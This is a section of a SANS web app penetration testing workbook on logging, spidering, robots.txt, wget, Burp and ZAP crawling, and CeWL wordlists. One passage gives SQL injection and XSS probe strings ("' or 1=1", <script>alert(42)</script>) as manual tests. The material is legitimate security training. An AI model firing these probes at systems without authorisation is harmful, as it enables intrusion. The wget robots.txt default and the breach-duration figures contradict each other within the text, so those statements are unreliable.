542.2

Content Discovery, Authentication, and Session Testing

All reference links are operational in the browser-based delivery of the electronic workbook.


SEC542.2 | Web App Penetration Testing and Ethical Hacking

SANS

Content Discovery, Authentication, and Session Testing

Version H01_01

Welcome to SANS Security 542, Section 2!



SANS Offensive Operations leverages the vast experience of our esteemed faculty to produce the most thorough, cutting-edge offensive cyber security training content in the world. Our goal is to continually broaden the scope of our offensive-related course offerings to cover every possible attack vector.

SEC460: Enterprise and Cloud - Threat and Vulnerability Assessment | GEVA | 6 Sections
Learn a holistic vulnerability assessment methodology while focusing on challenges faced in a large enterprise and practice on a full-scale enterprise range.

SEC504: Hacker Tools, Techniques, and Incident Handling | GCIH | 6 Sections
Learn how attackers scan, exploit, pivot, and establish persistence in cloud and conventional systems, and conduct incident response investigations to boost your career.

SEC560: Enterprise Penetration Testing | GPEN | 6 Sections
SANS flagship penetration testing course fully equips you to plan, prepare, and execute a pen test in a modern enterprise.

SEC542: Web App Penetration Testing and Ethical Hacking | GWAPT | 6 Sections
Through detailed, hands-on exercises you will learn the four-step process for web app pen testing, inject SQL into back-end databases, and utilize cross-site scripting attacks to dominate a target infrastructure.

SEC588: Cloud Penetration Testing | GCPN | 6 Sections
The latest in cloud-focused penetration testing subject matter including cloud-based microservices, in-memory data stores, serverless functions, Kubernetes meshes, as well as pen testing tactics for AWS and Azure.

SEC660: Advanced Penetration Testing, Exploit Writing, and Ethical Hacking | GXPN | 6 Sections
This course goes far beyond simple scanning and teaches you how to model the abilities of an advanced attacker, providing you with in-depth knowledge of the most prominent and powerful attack vectors in an environment with numerous hands-on scenarios.

For more information visit **sans.org/offensive-operations**.

SEC467: Social Engineering for Security Professionals | 2 Sections
In this course, you will learn how to perform recon on targets using a wide variety of sites and tools, create and track phishing campaigns, and develop media payloads that effectively demonstrate compromise scenarios.

SEC550: Cyber Deception - Attack Detection, Disruption and Active Defense | 6 Sections
Learn the principles of cyber deception, enabling you to plan and implement campaigns to fit virtually any environment, making it so attackers need to be perfect to avoid detection, while you need to be right only once to catch them.

SEC554: Blockchain and Smart Contract Security | 3 Sections
This course takes a detailed look at the cryptography and transactions behind blockchain and provides the hands-on training and tools to deploy, audit, scan, and exploit blockchain and smart contract assets.

SEC556: IoT Penetration Testing | 3 Sections
Build the vital skills needed to identify, assess, and exploit basic and complex security mechanisms in IoT devices with tools and hands-on techniques necessary to evaluate the ever-expanding IoT attack surface.

SEC565: Red Team Operations and Adversary Emulation | 6 Sections
Learn how to plan and execute end-to-end Red Teaming engagements that leverage adversary emulation, including the skills to organize a Red Team, consume threat intelligence to map and emulate adversary TTPs, then report and analyze the results of the engagement.

SEC575: Mobile Device Security and Ethical Hacking | GMOB | 6 Sections
You will learn how to pen test the biggest attack surface in your organization, mobile devices. Deep dive into evaluating mobile apps and operating systems and their associated infrastructure to better defend your organization against the onslaught of mobile device attacks.

SEC580: Metasploit for Enterprise Penetration Testing | 2 Sections
Gain an in-depth understanding of the Metasploit Framework far beyond how to exploit a remote system. You'll also explore exploitation, post-exploitation reconnaissance, token manipulation, spear-phishing attacks, and the rich feature set of the customized shell environment, Meterpreter.

SEC599: Defeating Advanced Adversaries - Purple Team Tactics & Kill Chain Defenses | GDAT | 6 Sections
Now, more than ever, a prevent-only strategy is not sufficient. This course will teach you how to implement security controls throughout the different phases of the Cyber Kill Chain and the MITRE ATT&CK framework to prevent, detect, and respond to attacks.

SEC617: Wireless Penetration Testing and Ethical Hacking | GAWN | 6 Sections
In this course, you will learn how to assess, attack, and exploit deficiencies in modern Wi-Fi deployments using WPA2 technology, including sophisticated WPA2-Enterprise networks, then use your understanding of the many weaknesses in Wi-Fi protocols and apply it to modern wireless systems and identify, attack , and exploit Wi-Fi access points.

SEC661: ARM Exploit Development | 2 Sections
This course designed to break down the complexity of exploit development and the difficulties with analyzing software that runs on IoT devices. Students will learn how to interact with software running in ARM environments and write custom exploits against known IoT vulnerabilities.

SEC670: Red Team Operations - Developing Custom Tools for Windows | 6 Sections
You will learn the essential building blocks for developing custom offensive tools through required programming, APIs used, and mitigations for techniques used by real nation-state malware authors covering privilege escalation, persistence, and collection.

SEC699: Purple Team Tactics - Adversary Emulation for Breach Prevention & Detection | 6 Sections
SANS's advanced purple team offering, with a key focus on adversary emulation for data breach prevention and detection. Throughout this course, students will learn how real-life threat actors can be emulated in a realistic enterprise environment, including multiple AD forests, with 60% of hands-on time in labs.

SEC760: Advanced Exploit Development for Penetration Testers | 6 Sections
Learn advanced skills to improve your exploit development and understand vulnerabilities beyond a fundamental level. In this course, you will learn to reverse-engineer 32-bit and 64-bit applications, perform remote user application and kernel debugging, analyze patches for one-day exploits, and write complex exploits against modern operating systems.

For more information visit **sans.org/offensive-operations**.

TABLE OF CONTENTS (1)	SLIDE


542.2 Table of Contents

This table of contents outlines our plan for 542.2.

TABLE OF CONTENTS (2)	SLIDE

542.2 Table of Contents

Here is the rest of the table of contents for 542.2.



Course Roadmap

Welcome to Security 542, Web App Penetration Testing and Ethical Hacking: Section 2!

We will discuss testing web configuration, identity, and authorization.

A09:2021-Security Logging and Monitoring Failures

- Security Logging and Monitoring Failures was added to the OWASP Top 10 in response to InfoSec community feedback
  - Can be thought of as a type of server configuration flaw
  - Also indicates a lack of proper operational controls
- The lack of logging and monitoring of web applications:
  - Contributes to breach activity going unnoticed, on average, for 191 days[1]
  - Allows attackers to practice exploitation until successful
  - Facilitates an attacker's ability to return to the network through the same exploit
- Usually, pen testing cannot directly evaluate this control, unless access to the logs is achieved as part of the demonstration of impact
  - Testing activity should generate logs and alerts, that the defenders (aka blue team) can verify

A10: Insufficient Logging and Monitoring

OWASP conducted a survey that solicited feedback from the InfoSec community that asked about issues needing to be included on the OWASP Top 10 2017 list. Several additions were placed on the list: Insecure Deserialization, XML External Entities, and Insufficient Logging and Monitoring (renamed to Security Logging and Monitoring Failures in the 2021 update).

While logging and monitoring is not something that can be directly evaluated by attackers, each pen test is an opportunity for defenders to verify their detective controls are working as expected. As noted in the Ponemon Institute's 2021 Cost of Data Breach Study report, the average time it took defenders to identify and contain a breach was 287 days[1]. Without adequate logging and monitoring attackers can tune their exploits until successful, and then return as often as necessary to accomplish whatever were their goals for breaching the system.

Reference:

[1] https://sec542.com/a9, Ponemon Institute 2021 Cost of Data Breach Study, p. 6

Logged Events and Sources

- The logs from various systems should be recorded:
  - Web servers
  - Database servers
  - Authentication systems
  - Web Application Firewalls (WAFs) and Load Balancers
  - The web application itself
- The focus should be on security-related events:
  - Failed and successful authentication
  - The use of sensitive functions or access to sensitive data
  - Server-side input validation error messages

Logged Events and Sources

It is important that logs are recorded from all the components of the web application. Without all the log sources, holes in an attacker's activity will be present. Modern applications tend to be complex, made up of many components, which can generate a large volume of log entries. One strategy to mitigate the volume of logs, is to limit the type of logs recorded to security-related events.

Centralized Logs

- The logs should be sent to a centralized repository, perhaps a Security Information and Event Management (SIEM) product
- The centralized log repository should:
  - Raise alerts for activity that requires immediate response, such as repeated failed login attempts to an administrative account
  - Generate reports and dashboards to monitor non-critical status and events
    - Baseline dashboard activity to ensure deviations from normal are easily noticed
  - Be resistant to log deletion and tampering
- Be sure the time is synchronized via NTP and reported in UTC across all log sources

Centralized Logs

Keeping logs in a centralized repository better facilitates the monitoring of activity within the web application. Otherwise, reviewing the system for suspicious activity requires access to multiple log sources, which generally falls on different groups within an organization.

It is important to raise alerts for suspicious activity to facilitate a rapid response to malicious actions. Additionally, it is important to establish what "normal" looks like in the logs and activity on the system. This baseline will help defenders zero in on anomalous activity.

PRO TIP: Be sure that the systems generating logs have their clocks synchronized. To reduce confusion, it is also a good idea for the timestamp in logs to all reference the same time zone, usually UTC.

Test Incident Response

- Incident Response is a process that improves over time with practice:
  - Defenders practicing detection, response, and recovery in a pen test makes them more adept at finding attackers
  - Regular practice allows for "muscle memory" to form, as well as establishes what "normal" looks like within the systems
  - Attackers (Red Team) should sharpen defenders (Blue Team), be proactive about giving defenders the information they need to respond better

Test Incident Response

Incident response must be practiced for defenders to become good at following the process. A poor time to practice is when responding to a real event. The pressures from leadership to keep apprised of the situation, the push to evict, or contain, the attacker, and other competing priorities makes for a very stressful situation. Pen tests offer a lower stress scenario for running through IR processes and tuning the people, processes and technology. Not only can improvements be made, but through exercise the defenders can build up "muscle memory" for actions used to defend.

As an attacker, be comfortable answering questions about the attacks performed. As an expert pen tester it is also good to know what effects attacks have on the targets. Below are some of the questions for which the answers will help defenders:

- What log entries are generated?
- Are any processes started?
- Will any files be created, removed, or modified?
- What will network communications associated with the attack look like?

Course Roadmap

- Section 1: Introduction and Information Gathering
- **Section 2: Content Discovery, Auth, and Session Testing**
- Section 3: Injection
- Section 4: XSS, SSRF, and XXE
- Section 5: CSRF, Logic Flaws, and Advanced Tools
- Section 6: Capture the Flag

CONFIGURATION, IDENTITY, AND AUTHORIZATION TESTING

1. Insufficient Logging and Monitoring
2. **Spidering Web Applications**
3. Exercise: Web Spidering
4. Forced Browsing
5. Exercise: ZAP and ffuf Forced Browse
6. Fuzzing
7. Information Leakage
8. Authentication
9. Exercise: Authentication
10. Username Harvesting
11. Exercise: Username Harvesting
12. Burp Intruder
13. Exercise: Fuzzing with Burp Intruder
14. Session Management
15. Exercise: Burp Sequencer
16. Authentication and Authorization Bypass
17. Vulnerable Web Apps: Mutillidae
18. Exercise: Authentication Bypass
19. Summary
20. Appendix: Shellshock
21. Bonus Exercise: Exploiting Shellshock

Course Roadmap

We will next discuss spidering web applications.

Application Information Gathering: Spidering

- Most of WSTG Information Gathering seems to fall under the purview of spidering
- Not surprising given its importance to app testing

WSTG-INFO-05	Review Webpage Content for Information Leakage
WSTG-INFO-06	Identify Application Entry Points
WSTG-INFO-07	Map Execution Paths through Application
WSTG-INFO-08	Fingerprint Web Application Framework
WSTG-INFO-09	Fingerprint Web Application
WSTG-INFO-10	Map Application Architecture

Application Information Gathering: Spidering


This table highlights the particular Test IDs for the category. For additional details on this category, see below.

Reference:

[1] WSTG - v4.2 | OWASP https://sec542.com/95

Spidering

- Discovers the linked content within the web application
- Begins at the entry points and accesses the referenced resources
- Becomes an iterative process as new entry points are discovered:
  - Content available before authentication
  - Administrative consoles
  - Content available post authentication
  - AJAX or other dynamic content
- Web Frameworks not discovered during target profiling may be identified



Spidering

Also known as crawling, spidering is the most important portion of the web application assessment. Not properly performed, portions of the web application may be missed.

The process of spidering involves beginning at an entry point in an application, perhaps the landing page when plugging the domain name into a browser or immediately after logging in. From the entry point, all the links on the page are cataloged and visited. The links on each of those pages are collected and visited as well. This process is performed until the maximum link depth has been reached. The maximum link depth represents the limit for how far down a chain of links the spidering will go before ignoring any more links. This feature ensures infinite loops are broken and provides a boundary for extremely large applications. Burp 2.x has a default maximum link depth value of 8, while ZAP's default is 5.

It is important to initiate a new spidering process for each discovered entry point. Otherwise, inputs within the application will not be cataloged and tested for vulnerabilities, leaving a situation where vulnerabilities exist but go unreported (also known as a false-negative condition).

Spidering should provide a holistic view of the web application, and any web frameworks available through linked content that were not identified during target profiling should be discovered.

Robot Exclusion Protocol

- Defines the language and rules for whether content is indexed by spiders:
  - The robots.txt file includes paths spiders should ignore
  - META tags in the HTML header section, with the name “ROBOT” control spiders on a per-page basis
  - Entries in the robots.txt file tend to be preferred in the event of conflicts
- Spiders built for attackers tend to collect excluded paths and use them as entry points into the application
- The robots.txt file is publicly available; it should not be used to “hide” sensitive content or functionality

Robots Exclusion Protocol

The Robots Exclusion Protocol[1] defines the rules by which automated spiders, aka robots, behave when interacting with a website. The rules are voluntary, and software does not have to include code to enforce obedience to the standard. In fact, tools built for attackers not only ignore the restrictions suggested by the robots.txt file but go the next step and use the entries as entry points for additional spidering.

The most basic element of the protocol is that the robots.txt file, usually found in the webroot, defines paths that the spider should ignore. The exclusions can apply to all spiders that visit a website or they can be focused on specific robots like the Googlebot.

In addition to the robots.txt file, META tags can be added to individual pages to guide spiders that may come to the website without starting at the webroot. The meta tags have the name ROBOT and use the CONTENT attribute to specify what the robot should do with the page. Valid values for the "CONTENT" attribute are: "INDEX", "NOINDEX", "FOLLOW", "NOFOLLOW".[2] The example tag shown below instructs robots to not index the page, but links found in the content can be followed:

```
<META name="ROBOT" CONTENT="NOINDEX, FOLLOW">
```

When the designations in the robots.txt file conflict with the META tags directives, the robots.txt file is supposed to be preferred.

References:

[1] Robots.txt - https://sec542.com/3e

[2] Ibid

The Attacker's Dilemma: Manual vs. Automated

Manual Spidering: Clicking through the resources in a web application from within a browser

Automated Spidering: Using a tool to programmatically explore linked resources within an application

The following table compares aspects of manual and automated spidering:

Manual Spidering	Automated Spidering
Slow, human operated	Quickly reads links and visits resources, multiple pages at a time with multi-threading
Allows for the identification of sensitive or dangerous functions within the application	May invalidate sessions, destroy data, reconfigure the application, or add bogus data to data repositories
Facilitates an understanding of the purpose for the application	Tends to identify most of an application's inputs (usually)
Supports one-off testing of features for common vulnerabilities	Accumulates a large volume of data quickly that requires more automation to work through

The Attacker's Dilemma: Manual vs. Automated

The question about whether it is better to manually spider a web application or use automation comes up frequently among those new to testing web applications. The comparison between manual and automated spidering calls out positive and negative aspects of each approach. As will be explored throughout the course, manual *and* automated review of the application is necessary.

Performing manual and automated work will usually require some strategy to balance the best of both options. The thought of clicking on every link and submitting every form within a large application can feel overwhelming. For large applications, a better use of time can be to interact with a representative sample of pages and let the automation help cover the breadth of the application's content.

It is important to understand how sessions may be invalidated, whether there are any dangerous functions like database maintenance pages, and whether any actions generate real-world impacts such as mass emailing customers or internal personnel. By manually reviewing the web application, these things can be determined, and the automated scanning can be tuned to avoid sections of the application or ignore certain inputs that cause a session to expire.

By understanding the purpose of the application, the vulnerabilities that cannot be identified through automation, such as logic flaws, can be explored by the attacker. Logic Flaws will be explored in Section 5. Identifying most of an application's inputs ensures that a wide array of vulnerability categories are tested throughout the application.

While manually reviewing the application, a quick "' or 1=1" in the login form or <script>alert(42)</script> in an input that appears to be reflecting inputs can be satisfying and break up some of the monotony. Remember, a key trait of an exceptional pen tester is being curious.

Manual and Automated Spidering

By combining manual and automated spidering, a more complete web application assessment is achieved

Some additional considerations:

- Manual
  - Take notes about interesting functionality:
    - File uploads
    - References to file names in parameters
  - Database queries
  - Keep track of values entered as input
- Automated
  - Make sure you know the values a tool uses for various inputs
  - Consider proxying spidering tools through Burp or ZAP

Manual and Automated Spidering


It is through the combination of manual and automated spidering that the best results can be achieved through a web application assessment. While manually running through the application, take note of features that are prone to common vulnerabilities.

For both automated and manual spidering, keep track of the values entered as input. Operational staff may have questions about data that shows up in the database or gets stored within files and being able to quickly identify bogus records is helpful. Providing values ahead of time will allow for a proactive search for data after the assessment and make any necessary cleanup work more efficient.

Command-Line Spidering

Wget can spider a website and save the content to the attacker's system

- By default, Wget ignores entries in the robots.txt file, to disable use **`-e robots=off`**
- Wget uses the system proxy environment variable, sets the value to point to Burp/ZAP to catalog the site in an interception proxy



Command-Line Spidering

Tools run from the command line offer the flexibility to send results to other commands and to automate tasks in the workflow. If at the beginning of a web application assessment the attacker opens their interception proxy and executes a script that spiders a site, looks for unlinked content, and some basic vulnerability scans, time associated with configuring and running each tool individually is saved.

Using a tool like Wget as part of an automated script to spider the web application, while sending all the requests through the interception proxy, sets the stage for the attacker to start analyzing content sooner.

Keeping in mind the earlier discussion of manual reviews of the application, one should not just blindly fire off automation at a website… But, once the application has been manually reviewed, it makes sense to let automation fill in any holes that may have been missed.

Robot Control


Keep in mind that Wget obeys robot directives by default and will ignore paths listed in the robots.txt file. To change this functionality, add the "-e robots=off" option to the Wget command.

Interception Proxy Configuration

Also, to configure Wget to route traffic through an interception proxy, set the http_proxy and https_proxy environment variables to point to the Burp's or ZAP's listener. See the example in the screenshot within the slide above.

BurpSuite: Spider

- Burp 2.x introduced the "New Scan" button on the Dashboard
- No longer have to "seed" Burp with a URL
- Spiders the site per the Crawling(Scan) Configuration details
- Discovered content appears in Burp's Site Map in the Target tab




BurpSuite: Spider

Burp's spider in versions 1.x could be found under the Spider tab. The spider's functionality required Burp to be seeded by visiting the entry point to the web application while proxying through Burp. Then, resources could be right-clicked on and sent to the Spider.

The recent update to BurpSuite 2.x introduced the Dashboard and the ability to configure a Crawl (aka spider) by clicking the New Scan button. Burp's crawl configuration offers many features to tune the spider's performance and customize how Burp handles things like forms and the robots.txt file as it comes across them.

ZAP: Spider

- After seeding ZAP, the Attack context menu has a "Spider…" option
- The Spider runs per the configuration in the Spider pop-up window
  NOTE: "Show Advanced Options"
- Discovered content appears in the Sites tab



ZAP: Spider

The spider capability within ZAP requires that ZAP first be seeded by visiting the entry point to the web application while proxying through ZAP. The entry point can then be right-clicked on, and within the Attack context menu select Spider…

Often overlooked are the Advanced Options that allow some additional performance tuning and customization of the Spider. To activate the additional configuration, click the "Show Advanced Options" checkbox near the bottom of the Spider window. A new "Advanced Options" tab will appear.

AJAX Spidering

- The dynamic nature of AJAX results in links being built by client-side code in the browser. Traditional spiders cannot piece together the references to these resources.
- Both ZAP and Burp can attempt to discover links in AJAX:
  - ZAP has an AJAX Spider feature
  - Burp has an option that is enabled by default that will look in JavaScript for "hidden links"

AJAX Spidering

Some modern applications dynamically build content on a website using JavaScript to run the website and retrieve data from server-side APIs through AJAX. We will explore AJAX further in Section 4, but it is appropriate to talk about finding entry points and links to API calls in dynamic applications at this point in the course. Since the links are hidden inside JavaScript or perhaps even built dynamically on the fly, rather than inside <a href> tags, a specialized spider is needed to find the links.

ZAP

Within ZAP's Attack context menu, an option to perform an AJAX Spider is available.

BurpSuite

Within Burp's Crawl configuration, inside the Miscellaneous section, the following setting controls Burp's AJAX Spider capabilities: *Follow hidden links in comments and JavaScript*

Some CEWL Spidering

CEWL, written by Robin Wood (aka @digininja), is a script written in Ruby to spider a website and create a unique list of all the discovered words, with one word per line

```
[~]$ cewl https://www.sec542.org
CeWL 5.3 (Heading Upwards) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
Web
Wordpress
the
Authentication
Username
WordPress
your
SANS
Pen
Testing
and
Ethical
Hacking
Shellshock
netstat
<< SNIP >>
```

People tend to use familiar terms to name things:

- Hostnames (DNS entries)
- Directory and file names
- Usernames
- Passwords

Creating a wordlist from an organization's websites can sometimes help find hidden content and even credentials

Some CEWL Spidering

A purpose-built spider that is very useful for web application testing is CEWL[1]. CEWL will spider a website and collect all the words within the content of each visited page. The collection of words are culled to only contain unique values and are formatted with one word per line in CEWL's output.

CEWL tends to provide additional values to use for identifying hostnames to discover virtual hosts, unlinked content in directories and files within the webroot, as well as usernames and passwords to login to the application.

Reference:

[1] CeWL: https://sec542.com/3q

Analyzing Spidering Results

- It is not enough to simply spider the website, the content and application's functionality must be analyzed
- The content of the web application should be examined for some of the following interesting items:
  - High-risk functions or access to sensitive data
  - Developer comments
    - May contain passwords, SQL queries, notes about vulnerabilities
  - Disabled functionality
    - When client-side code is commented, but server-side functionality remains available
  - Hidden Links
    - Usually used to restrict access to server-side features

Analyzing Spidering Results

Reviewing the content cataloged through the spidering activities gives the attacker a feel for the coding practices around the application, as well as helps to identify places within the application that should receive additional focus during the rest of the assessment. Validating the security controls and testing for vulnerabilities around high-risk functions (such as wire transfers) or access to sensitive data should be prioritized higher should time constraints limit how much of the application can be tested.

Comments included in the code by developers may give insight into how an input is used on the server-side, provide test credentials to login to the application, or note vulnerabilities that need to be fixed. Many automated vulnerability scanners will call out comments in the code, making it easy to review the content.

Disabled functionality and hidden links tend to be used to disable old functions or to mitigate discovered vulnerabilities. Since comments are still able to be viewed, attackers can analyze the code to access the server-side code. Optionally, an interception proxy, or developer tools in the browser, can remove the comment characters to re-enable the functionality.

Occasionally, when portions of an application need to be taken offline, perhaps due to vulnerabilities or the functionality is no longer needed, the choice is made to simply comment out the link to the associated resources. The server-side pages, code, database entries, and other resources may still be available. Visiting commented out links is important. Simply report a low-risk finding that the code has commented out links is not as likely to be prioritized for remediation as a high-risk finding that shows SQL Injection is possible through an input accessed through a link that had been commented out on a page. Helping the owner of the application more completely understand the impact of a vulnerability helps them to properly assign risk and determine how quickly the situation requires remediation.

Course Roadmap

